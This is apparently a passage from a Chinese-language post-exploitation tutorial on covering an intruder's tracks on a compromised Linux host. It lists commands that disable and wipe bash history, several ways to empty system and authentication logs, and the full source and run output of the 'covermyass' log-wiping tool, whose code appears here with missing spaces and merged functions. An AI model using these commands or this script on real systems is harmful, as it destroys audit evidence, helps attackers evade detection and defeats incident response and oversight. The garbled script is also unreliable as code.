root@target:/# history
1 cd /
2 ls
3 find / -perm -222 -type d 2> / dev / null
4 cd / dev / shm /
5 cd /
6 mkdir /dev/shm/.secret
7 ls -l / dev / shm /
8 ls -la /dev/shm/
9 ls
10 rmdir /dev/shm/.secret/
11 history
命令写入环境变量
1
HISTFILE
通常使用这个命令
1
.bash_history
… 让我们使用echo来查找位置:
1
2
root@target:/# echo $HISTFILE
/root/.bash_history
我们使用unset 命令删除变量:
1
root@target:/# unset HISTFILE
再次重复这个过程,我们看到什么都没有出现:
1
root@target:/# echo $HISTFILE
为了防止历史命令被保存,您也可以将其发送到/dev/null。
为此,请设置变量:
1
root@target:/# HISTFILE=/dev/null
或者用 export 命令做同样的事情:
1
root@target:/# export HISTFILE=/dev/null
历史现在将被发送到 /dev/null(即无处):
1
2
root@target:/# echo $HISTFILE
/dev/null
使用 HISTSIZE 变量将当前会话期间要保留的命令数设置为 0:
1
root@target:/# HISTSIZE=0
或者,使用导出命令:
1
root@target:/# export HISTSIZE=0
使用HISTFILESIZE变量更改历史文件中允许的行数。将此值设置为 0:
1
root@target:/# HISTFILESIZE=0
或导出:
1
root@target:/# export HISTFILESIZE=0
您还可以使用set命令来更改 shell 参数。
要禁用历史选项,请使用以下命令:
1
root@target:/# set +o history
再次开启的命令:
1
root@target:/# set -o history
同样,您可以使用shopt命令更改 shell选项。
要禁用历史记录,请使用以下命令:
1
root@target:/# shopt -ou history
再次开启:
1
root@target:/# shopt -os history
在目标系统上执行命令时,有时可以通过运行带有前导空格的命令来避免将它们存储在历史记录中:
1
root@target:~# cat /etc/passwd
这种方法并不总是有效并且取决于系统。也可以使用-c开关简单地清除历史记录:
1
root@target:~# history -c
要确保将更改写入磁盘,请使用**-w 开关**:
1
root@target:~# history -w
这些操作只会清除当前会话的历史记录。为了确保在您注销会话时清除历史记录,以下命令可以派上用场:
1
root@target:/# cat /dev/null > ~/.bash_history && history -c && exit
您还可以使用kill命令退出会话而不保存历史记录:
1
root@target:/# kill -9 $$
清除日志文件
除了 Bash 的历史记录之外,它还需要清理日志以不被注意。
以下是一些常见的日志文件及其内容:
/var/log/auth.log 认证
/var/log/cron.log Cron 任务
/var/log/maillog 邮件
/var/log/httpd Apache
当然,可以简单地使用rm命令删除日志:
1
root@target:/# rm /var/log/auth.log
但最有可能的是,这个过程会导致许多危险信号。因此,最好将文件清空,而不是将其完全擦除。
使用truncate命令将文件大小减少到 0:
1
root@target:/# truncate -s 0 /var/log/auth.log
请注意,截断功能并不总是存在,也不是在所有系统上都存在。
同样可以通过将“nothing”映射到文件来完成:
1
root@target:/# echo '' > /var/log/auth.log
还可以单独使用**>**来清理文件:
1
root@target:/# > /var/log/auth.log
我们也可以发送到/dev/null:
1
root@target:/# cat /dev/null > /var/log/auth.log
或者使用 tee 命令:
1
root@target:/# true | tee /var/log/auth.log
您还可以使用dd命令不向日志文件写入任何内容:
1
2
3
4
root@target:/# dd if=/dev/null of=/var/log/auth.log 0+0 records in 0+0 records out 0 bytes (0B) copied, 6.1494e-05 s, 0.0 kB/s

LOGS_FILES=( /var/log/messages # General message and system related stuff /var/log/auth.log # Authenication logs /var/log/kern.log # Kernel logs /var/log/cron.log # Crond logs /var/log/maillog # Mail server logs /var/log/boot.log # System boot log /var/log/mysqld.log # MySQL database server log file /var/log/qmail # Qmail log directory /var/log/httpd # Apache access and error logs directory /var/log/lighttpd # Lighttpd access and error logs directory /var/log/secure # Authentication log /var/log/utmp # Login records file /var/log/wtmp # Login records file /var/log/yum.log # Yum command log file /var/log/system.log # System Log /var/log/DiagnosticMessages # Mac Analytics Data /Library/Logs # System Application Logs /Library/Logs/DiagnosticReports # System Reports ~/Library/Logs # User Application Logs ~/Library/Logs/DiagnosticReports # User Reports )
functionisRoot () { if [ "$EUID" -ne 0 ]; then return 1 fi }
functionmenu () { echo echo"Welcome to Cover my ass tool !"
echo echo"Select an option :" echo echo"1) Clear logs for user $USER" echo"2) Permenently disable auth & bash history" echo"3) Restore settings to default" echo"99) Exit tool" echo
printf"> " read -r option echo }
functiondisableAuth () { if [ -w /var/log/auth.log ]; then ln /dev/null /var/log/auth.log -sf echo"[+] Permanently sending /var/log/auth.log to /dev/null" else echo"[!] /var/log/auth.log is not writable! Retry using sudo." fi }
if [ -f ~/.zsh_history ]; then ln /dev/null ~/.zsh_history -sf echo"[+] Permanently sending zsh_history to /dev/null" fi
export HISTFILESIZE=0 export HISTSIZE=0 echo"[+] Set HISTFILESIZE & HISTSIZE to 0"
set +o history echo"[+] Disabled history library"
echo echo"Permenently disabled bash log." }
functionenableAuth () { if [ -w /var/log/auth.log ] && [ -L /var/log/auth.log ]; then rm -rf /var/log/auth.log echo"" > /var/log/auth.log echo"[+] Disabled sending auth logs to /dev/null" else echo"[!] /var/log/auth.log is not writable! Retry using sudo." fi }
functionenableHistory () { if [[ -L ~/.bash_history ]]; then rm -rf ~/.bash_history echo"" > ~/.bash_history echo"[+] Disabled sending history to /dev/null" fi
if [[ -L ~/.zsh_history ]]; then rm -rf ~/.zsh_history echo"" > ~/.zsh_history echo"[+] Disabled sending zsh history to /dev/null" fi
functionclearLogs () { for i in"${LOGS_FILES[@]}" do if [ -f "$i" ]; then if [ -w "$i" ]; then echo"" > "$i" echo"[+] $i cleaned." else echo"[!] $i is not writable! Retry using sudo." fi elif [ -d "$i" ]; then if [ -w "$i" ]; then rm -rf "${i:?}"/* echo"[+] $i cleaned." else echo"[!] $i is not writable! Retry using sudo." fi fi done }
functionclearHistory () { if [ -f ~/.zsh_history ]; then echo"" > ~/.zsh_history echo"[+] ~/.zsh_history cleaned." fi
echo echo"Reminder: your need to reload the session to see effects." echo"Type exit to do so." }
functionexitTool () { exit 1 }
clear # Clear output
# "now" option if [ -n "$1" ] && [ "$1" == 'now' ]; then clearLogs clearHistory exit 0 fi
menu
if [[ $option == 1 ]]; then # Clear logs & current history clearLogs clearHistory elif [[ $option == 2 ]]; then # Permenently disable auth & bash log disableAuth disableHistory elif [[ $option == 3 ]]; then # Restore default settings enableAuth enableHistory elif [[ $option == 99 ]]; then # Exit tool exitTool else echo"[!] Option not reconized. Exiting." fi
切换到可写目录并使用 chmod 使其可执行:
1
root@target:/tmp# chmod +x covermyass
然后运行它:
1
2
3
4
5
6
7
8
root@target:/tmp# ./covermyass
Welcome to Cover my ass tool ! Select an option : 1) Clear logs for user root 2) Permenently disable auth & bash history 3) Restore settings todefault 99) Exit tool
我们提供了一个可自定义的提示,其中有多个选项可供选择。让我们选择第一个来清除日志:
1
2
3
4
5
6
7
8
9
> 1
[+] /var/log/messages cleaned.
[+] /var/log/auth.log cleaned.
[+] /var/log/kern.log cleaned.
[+] /var/log/wtmp cleaned.
[+] ~/.bash_history cleaned.
[+] History file deleted.
Reminder: your need to reload the session to see effects.
Type exit to do so.
也可以使用选项 2 禁用 Bash 和登录历史记录:
1
2
3
4
5
6
> 2 [+] Permanently sending /var/log/auth.logto /dev/null [+] Permanently sending bash_history to /dev/null [+] Set HISTFILESIZE & HISTSIZE to0 [+] Disabled history library Permenently disabled bash log.